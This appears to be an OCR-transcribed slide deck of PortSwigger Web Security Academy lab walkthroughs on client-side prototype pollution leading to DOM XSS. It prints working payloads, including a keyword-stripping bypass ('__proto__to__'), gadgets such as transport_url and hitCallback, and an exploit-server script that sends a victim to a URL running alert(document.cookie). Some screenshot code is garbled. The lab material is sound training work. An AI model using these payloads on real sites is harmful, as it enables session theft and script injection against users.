
```
async function logQuery(url, params) {
  try {
    await fetch(url, {method: "post", keepalive: true, body: JSON.stringify(params)});
  } catch(e) {
    console.error("Failed storing query");
  }
}

async function searchLogger() {
  window.macros = {};
  window.manager = {params: $.parseParams(new URL(location)), macro(property) {
    if (window.macros.hasOwnProperty(property))
      return macros[property];
  }};
  let a = manager.sequence || 1;
  manager.sequence = a + 1;

  eval('if(manager && manager.sequence){ manager.macro('+manager.sequence+') }');

  if(manager.params && manager.params.search) {
    await logQuery('/logger', manager.params);
  }
}

window.addEventListener("load", searchLogger);
```



DOM XSS via an alternative prototype pollution vector

Paused on breakpoint | ⌂ ⌂

LAB Not solved

Sources Outline

Main Thread

0a9e00ca03f2d0f2c3b4e848004300b1.web-security-academy

resources js

JS jquery\_3-0-0.js

JS jquery\_parseparams.js

JS searchLoggerAlternative.js

labheader/js

```
1 async function logQuery(url, params) {
2   try {
3     await fetch(url, {method: "post", keepalive: true, body: JSON.stringify(params)});
4   } catch(e) {
5     console.error("Failed storing query");
6   }
7 }
8
9 async function searchLogger() {
10   window.macros = {};
11   window.manager = {params: $stateParams(new URL(location)), macro(property) {
12     if (window.macros.hasOwnProperty(property))
13       return macros[property];
14   }};
15   let a = manager.sequence || 1;
16   manager.sequence = a + 1; a: "alert(1)" "alert(1)1"
17
18 eval('if(manager && manager.sequence){ manager.macro('+manager.sequence+') }');
19
20 if(manager.params && manager.params.search) {
21   await logQuery('/logger', manager.params);
22 }
23 }
24
25 window.addEventListener("load", searchLogger);
```

Paused on breakpoint

Watch expressions

Breakpoints

Pause on exceptions

searchLoggerAlternative.js

eval('if(manager && manager.sequence){ manager.macro('+manager.sequence+') }');

Call stack

searchLogger searchLoggerAlternative.js:18

EventListener.handleEvent

<anonymous> searchLoggerAlternative.js:25

Scopes

searchLogger

<this: Window>

a: "alert(1)"


arguments: Arguments

Window: Global

XHR Breakpoints

## Craft an Exploit:

- Pollute the Object prototype with a “sequence” property.
- \_\_proto\_\_.sequence=alert(1)-
- The hyphen at the end of the payload needed to be added in order for the JS syntax to be correct.



DOM XSS via an alternative prototype pollution vector

Paused on breakpoint | ⌂ ⌂

LAB Solved

0a9e00ca03f2d0f2c3b4e848004300b1.web-security-academy.net

1

OK | Submit feedback

WE LIKE TO

Sources Outline

Main Thread

0a9e00ca03f2d0f2c3b4e848004300b1.web-security-academy

resources js

JS jquery\_3-0-0.js

JS searchLoggerAlternative.js

```
1 async function logQuery(url, params) {
2   try {
3     await fetch(url, {method: "post", keepalive: true, body: JSON.stringify(params)});
4   } catch(e) {
5     console.error("Failed storing query");
6   }
7 }
```

Watch expressions

Breakpoints

Pause on exceptions

searchLoggerAlternative.js

# Lab: Client-side prototype pollution via flawed sanitization

# Lab: Client-side prototype pollution via flawed sanitization

- This lab is vulnerable to DOM XSS via client-side prototype pollution. Although the developers have implemented measures to prevent prototype pollution, these can be easily bypassed.
- To solve the lab:
  1. Find a source that you can use to add arbitrary properties to the global Object.prototype.
  2. Identify a gadget property that allows you to execute arbitrary JavaScript.
  3. Combine these to call alert().
- **Summary – Steps to Exploit:**
- See slides.

## Identify a prototype pollution source:

- Use the URL query String to pollute the Object prototype. This time it is not working because the code is stripping off some keywords, however, this is not being done recursively so this validation can be bypassed.

The screenshot shows the Firefox developer tools debugger interface. The title bar indicates the URL is `https://0ad20064049c219dc04baa01003e00e4.web-security-academy.net/?__proto__foo=bar`. The main content area displays the "Client-side prototype pollution via flawed sanitization" lab from Web Security Academy. The status bar at the top right says "Paused while stepping". The bottom right corner shows a green "LAB" button and a "Not solved" badge. Below the main content, there are links for "Home", "My account", and "Submit feedback".

The debugger toolbar at the top includes tabs for Inspector, Console, Debugger (which is selected), Network, Style Editor, Performance, Memory, Storage, Accessibility, and Application. The Sources tab is active, showing a file tree under "Main Thread". The "searchLoggerFiltered.js" file is open, showing the following code:


```
9  async function searchLogger() {
10    let config = {params: deparam(new URL(location).searchParams.toString())};
11    if(config.transport_url) {
12      let script = document.createElement('script');
13      script.src = config.transport_url;
14      document.body.appendChild(script);
15    }
16    if(config.params && config.params.search) {
17      await logQuery('/logger', config.params);
18    }
19  }
20
21  function sanitizeKey(key) {
22    let badProperties = ['constructor','__proto__','prototype'];
23    for(let badProperty of badProperties) { badProperties: Array(3) [ "constructor", "__proto__", "prototype" ] }
24    key.replaceAll(badProperty, ''); key: ".foo"
25  }
26  return key;
27}
```

The line 22 of the code is highlighted with a red arrow pointing to the "key.replaceAll(badProperty, '')" line. The right sidebar shows the "Paused while stepping" status and a call stack:

- Paused while stepping
- Watch expressions
- Breakpoints
  - Pause on exceptions
- searchLoggerFiltered.js
  - ['constructor','\_\_proto\_\_','prototype']
- Call stack
  - sanitizeKey
  - deparam
  - deparam
  - searchLogger
  - EventListener.handleEvent
  - <anonymous>

To bypass the validation, we can use the following payload:

- `?__proto__to__.foo=bar`



The screenshot shows the Firefox Developer Tools debugger interface. The title bar indicates the URL is `https://0ad20064049c219dc04baa01003e00e4.web-security-academy.net/?__proto__to__.foo=bar`. The main content area displays the "WebSecurity Academy" logo and the title "Client-side prototype pollution via flawed sanitization". A tooltip says "Paused while stepping". The bottom right corner shows a green "LAB" button and a "Not solved" badge with a crossed-out icon.

The debugger tabs at the top include Inspector, Console, Debugger (which is selected), Network, Style Editor, Performance, Memory, Storage, Accessibility, and Application.

The Sources tab shows a file tree for the "Main Thread" and the file `searchLoggerFiltered.js` is open. The code is as follows:

```
4 } catch(e) {
5     console.error("Failed storing query");
6 }
7 }
8
9 async function searchLogger() {
10     let config = {params: deparam(new URL(location).searchParams.toString())};
11     if(config.transport_url) {
12         let script = document.createElement('script');
13         script.src = config.transport_url;
14         document.body.appendChild(script);
15     }
16     if(config.params && config.params.search) {
17         await logQuery('/logger', config.params);
18     }
19 }
20
21 function sanitizeKey(key) {
22     let badProperties = ['constructor', '__proto__', 'prototype'];
23     for(let badProperty of badProperties) { badProperties: Array(3) [ "constructor", "__proto__", "prototype" ] }
24     key = __proto__.foo ? all(badProperty, '') : key;
25 }
26
27 }
```

The line `key = __proto__.foo ? all(badProperty, '') : key;` is highlighted with a blue rectangle. The Call stack panel on the right shows the current stack trace, with the line `badProperties: Array(3) [ "constructor", "__proto__", "prototype" ]` also highlighted.

```
async function logQuery(url, params) {
  try {
    await fetch(url, {method: "post", keepalive: true, body: JSON.stringify(params)});
  } catch(e) {
    console.error("Failed storing query");
  }
}

async function searchLogger() {
  let config = {params: deparam(new URL(location).searchParams.toString())};
  if(config.transport_url) {
    let script = document.createElement('script');
    script.src = config.transport_url;
    document.body.appendChild(script);
  }
  if(config.params && config.params.search) {
    await logQuery('/logger', config.params);
  }
}

function sanitizeKey(key) {
  let badProperties = ['constructor','__proto__','prototype'];
  for(let badProperty of badProperties) {
    key = key.replaceAll(badProperty, '');
  }
  return key;
}

window.addEventListener("load", searchLogger);
```

## Identify a Gadget:

- Again, the config Object has a transport\_url property that is not being defined and is passed to the “src” attribute of a <script> tag.

The browser window shows a URL: https://0ad20064049c219dc04baa01003e00e4.web-security-academy.net/?\_\_proto\_\_to\_\_[transport\_url]=data:alert(1);. A modal dialog box is displayed with the number '1' inside it, indicating the payload was successfully executed.

## Craft an Exploit:

- Use the payload below to inject an XXS attack via the “transport\_url” property.
- /?\_\_proto\_\_to\_\_[transport\_url]=foo

# Lab: Client-side prototype pollution in third-party libraries

# Lab: Client-side prototype pollution in third-party libraries

- This lab is vulnerable to DOM XSS via client-side prototype pollution. This is due to a gadget in a third-party library, which is easy to miss due to the minified source code. Although it's technically possible to solve this lab manually, we recommend using DOM Invader as this will save you a considerable amount of time and effort.
- To solve the lab:
  - Use DOM Invader to identify a prototype pollution and a gadget for DOM XSS.
  - Use the provided exploit server to deliver a payload to the victim that calls alert(document.cookie) in their browser.
  - This lab is based on real-world vulnerabilities discovered by PortSwigger Research. For more details, check out Widespread prototype pollution gadgets by Gareth Heyes.
- **Summary – Steps to Exploit:**
- See slides.

## DOM Invader Exploitation

- Using DOM Invader to exploit Prototype Pollution attacks saves a lot of time, and is a lot quicker to identify a source, gadget and write an exploit.

The screenshot shows the Web Security Academy DOM Invader lab interface. At the top, there are several browser tabs related to prototype pollution. The main browser window displays the lab URL: [0aa3006704685fe0c2959d11000d002e.web-security-academy.net/#\\_proto\\_\[testproperty\]=DOM\\_INVADER\\_PP\\_POC](https://0aa3006704685fe0c2959d11000d002e.web-security-academy.net/#_proto_[testproperty]=DOM_INVADER_PP_POC). The page title is "Client-side prototype pollution in third-party libraries". A green "LAB" button with "Not solved" and a test tube icon is visible. Below the title, there's a "Go to exploit server" button and a "Back to lab description" link. The browser's developer tools are open, specifically the "Console" tab, which shows the following content:

```
Hash Changed #__proto__[testproperty]=DOM_INVADER_PP_POC
Showing Object.prototype for prototype pollution > Object
⚠ DevTools failed to load source map: Could not load content for https://0aa3006...web-security-academy.net/resources/css/labsCommerce.css.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
⚠ DevTools failed to load source map: Could not load content for https://0aa3006...web-security-academy.net/resources/labheader/css/academyLabHeader.css.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
> Object.prototype
< {testproperty: 'DOM_INVADER_PP_POC', constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, ...}
```

Below the developer tools, another browser window is shown with the same URL: [0aa3006704685fe0c2959d11000d002e.web-security-academy.net/#\\_proto\\_\[hitCallback\]=alert%281%29](https://0aa3006704685fe0c2959d11000d002e.web-security-academy.net/#_proto_[hitCallback]=alert%281%29). This window displays a confirmation message: "...0aa3006704685fe0c2959d11000d002e.web-security-academy.net says 1". An "OK" button is at the bottom right of the message box. The bottom of the page includes links for "Home", "My account", "Submit feedback", and "Live chat".

- To attack another user in the lab, we can use the Exploit Server to store our exploit then we can deliver it to the user.
- This part is manual, but the exploit was created by the DOM Invader tool.

### Craft a response

URL: <https://exploit-0ae400cc04df5f74c2489c65012800fe.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8

Body:

```
<script> location="https://0aa3006704685fe0c2959d11000d002e.web-security-academy.net#__proto__[hitCallback]=alert(document.cookie)" </script>
```

# Lab: Client-side prototype pollution via browser APIs

# Lab: Client-side prototype pollution via browser APIs

- This lab is vulnerable to DOM XSS via client-side prototype pollution. The website's developers have noticed a potential gadget and attempted to patch it. However, you can bypass the measures they've taken.
- To solve the lab:
  - Find a source that you can use to add arbitrary properties to the global Object.prototype.
  - Identify a gadget property that allows you to execute arbitrary JavaScript.
  - Combine these to call alert().
- You can solve this lab manually in your browser or use DOM Invader to help you.
- **Summary – Steps to Exploit:**
- See slides.

## Manual Exploitation

### Prototype Solution Source:

- A prototype source was found using the URL query parameter:  
?\_\_proto\_\_[foo]=bar
- In the console we can see that the Object.prototype now contains this new property.

The screenshot shows a Firefox browser window with several tabs open, all related to "Web Security Academy". The active tab is titled "Client-side prototype pollution via browser APIs". The address bar shows the URL: [https://0a0b0007041a3142c2b0898600b600d2.web-security-academy.net/?\\_\\_proto\\_\\_\[foo\]=bar](https://0a0b0007041a3142c2b0898600b600d2.web-security-academy.net/?__proto__[foo]=bar). The main content area displays the "Web Security Academy" logo and a link to "Back to lab description". Below the logo, the browser's developer tools are visible, specifically the "Console" tab. The console output shows two error messages regarding source maps:

```
⚠ Source map error: Error: request failed with status 404
Resource URL: https://0a0b0007041a3142c2b0898600b600d2.web-security-academy.net/resources/css/LabsBlog.css
Source Map URL: labsBlog.css.map [Learn More]


⚠ Source map error: Error: request failed with status 404
Resource URL: https://0a0b0007041a3142c2b0898600b600d2.web-security-academy.net/resources/Labheader/css/academyLabHeader.css
Source Map URL: academyLabHeader.css.map [Learn More]
```

Below the errors, the "Object.prototype" object is expanded in the console, showing its properties and methods. The "foo" property is explicitly listed as having a value of "bar".

```
» Object.prototype
< -> Object { foo: "bar", ... }
  ▶ _defineGetter__: function _defineGetter_()
  ▶ _defineSetter__: function _defineSetter_()
  ▶ _lookupGetter__: function _lookupGetter_()
  ▶ _lookupSetter__: function _lookupSetter_()
  ▶ __proto__: »
  ▶ constructor: function Object()
  ▶ foo: "bar"
  ▶ hasOwnProperty: function hasOwnProperty()
  ▶ isPrototypeOf: function isPrototypeOf()
```


## Identify a Gadget:

- Is this JavaScript file we can see that the `transport_url` property is being defined within an `Object.defineProperty()` method, which eventually makes it was into the “src” attribute of a `<script>` tag.
- The `Object.defineProperty()` does not define the “value” property for it.
- [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global\\_Objects/Object/defineProperty](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/defineProperty)



